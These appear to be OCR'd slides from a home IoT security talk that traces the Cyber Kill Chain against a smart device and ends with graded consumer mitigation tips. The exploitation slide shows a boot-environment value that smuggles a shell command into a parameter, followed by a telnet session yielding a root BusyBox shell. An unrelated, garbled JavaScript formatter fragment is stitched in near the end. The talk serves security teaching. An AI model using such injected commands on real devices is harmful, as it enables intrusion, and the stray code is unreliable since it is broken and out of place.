


Hack-A-Home





TECH SCIENCE BUSINESS HEALTH CULTURE FEATURES BUZZ C

Smart Plug Users BEWARE: Hackers Can Use Them to SNEAK Into Your Home Network

J Pierce, Tech Times | 23 May 2021, 06:05 am

Imart plug users have been warned to be careful when using these very useful doodads, because bey might become cybersecurity risks under certain circumstances.



'I'm in your baby's room': A hacker took over a baby monitor and broadcast threats, parents say





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AND SECURITY 11.84 2015 81 88 PM

Hackers Can Use Lasers to 'Speak' to Your Amazon Echo or Google Home

By sending laser-powered "light commands" to a smart assistant, researchers could force it to unlock cars, open garage doors, and more.








Internet of Things (lot) devices chosen

Cyber Kill Chain (CKC) Framework




intruders accomplish their original goals





1. Reconnaissance




2. Weaponization

Name	Date modified	Туре	Size
Cgi-bin	7/8/2021 7:37 PM	File folder	
busybox	7/8/2021 7:37 PM	File	1 KB
custom.sh	7/8/2021 7:37 PM	SH File	1 KB
env	7/8/2021 7:37 PM	File	1 KB
httpd.conf	7/8/2021 7:37 PM	CONF File	1 KB
index.html	7/8/2021 7:37 PM	Firefox HTML Doc	2 KB
initrun.sh	7/8/2021 7:37 PM	SH File	1 KB
jpeg-arm	7/8/2021 7:37 PM	File	8 KB
passwd	7/8/2021 7:37 PM	File	1 KB
ppsFactoryTool.txt	7/8/2021 7:37 PM	TXT File	1 KB
ppsMmcTool.txt	7/8/2021 7:37 PM	TXT File	1 KB
set	7/8/2021 7:37 PM	File	1 KB
■ upload.html	7/8/2021 7:37 PM	Firefox HTML Doc	1 KB

3. Delivery





4. Exploitation





```
mem=64M console=ttySAK0,115200n8 loglevel=10
mtdparts=spi0.0:256k(bld),64k(env),64k(enc),64k(sysflg),3m(sys),4032k(app),640k(cfg)
ppsAppParts=5 ip=0 - ip=30;/mnt/mmc01/initrun.sh)&::::;date>/tmp/hack;(sleep
```




done

5. Installation







6. Command and Control

```
System Volume Information/
bin/
busybox
cgi-bin/
env
etc/
hack
```

```
> telnet 192.168.50.110 23

BusyBox v1.20.2 (2020-12-05 17:05:42 CST) built-in shell (ash)


Enter 'help' for a list of built-in commands.


/ # /mnt/mmc01/busybox whoami

root
/ #
```

7. Actions on Objective

O 各 192.168.50.110:8080/cgi-bin/





Yellow Belt Home Security

Consumer Mitigation Tips:

Low Difficulty

- Google search your chosen device(s) and stay aware
- Previously owned smart devices
- Factory reset
- Reduce physical access
- Change the device defaults as permitted
- Just don't buy

Blue Belt Home Security

Medium Difficulty:

- Two factor authentication
- Change default network name

```
for (const startParent of startNodeAndParents.parentNodes) {
    startParent type !== "Program" &&
    startParent type !== "File" &&
    util.locEnd(startParent) <= util.locEnd(endNodeAndParents.node)
    resultStartNode = startParent;
  startNode: resultStartNode,
  endNode: resultEndNode
addAlignmentSize = addAlignmentSize || 0;
const result = parser.parse(text, opts);
const ast = result.ast;
text = result.text;
const formattedRangeOnly = formatRange(text, opts, ast);
if (formattedRangeOnly) {
  return { formatted: formattedRangeOnly };
let cursorOffset;
if (opts.cursorOffset >= 0) {
  const cursorNodeAndParents = findNodeAtOffset(ast, opts.cursorOffset
  const cursorNode = cursorNodeAndParents.node;
  if (cursorNode) {
    cursorOffset = opts.cursorOffset - util.locStart(cursorNode);
    opts.cursorNode = cursorNode;
const astComments = attachComments(text, ast, opts)
const doc = printAstToDoc(ast, opts, addAlignmentSize);
opts.newLine = guessLineEnding(text);
const toStringResult = printDocToString(doc, opts);
let str = toStringResult.formatted;
 str = String.fromCharCode(UTF8BOM) + str
const cursorOffsetResult = toStringResult; cursor;
#nsurmAllCommentsPrinted(astComments);
```

Black Belt Home Security

High Difficulty:

- Whitelisting/allowing only needed device protocols
- Segment IoT devices
- Device software/firmware updates





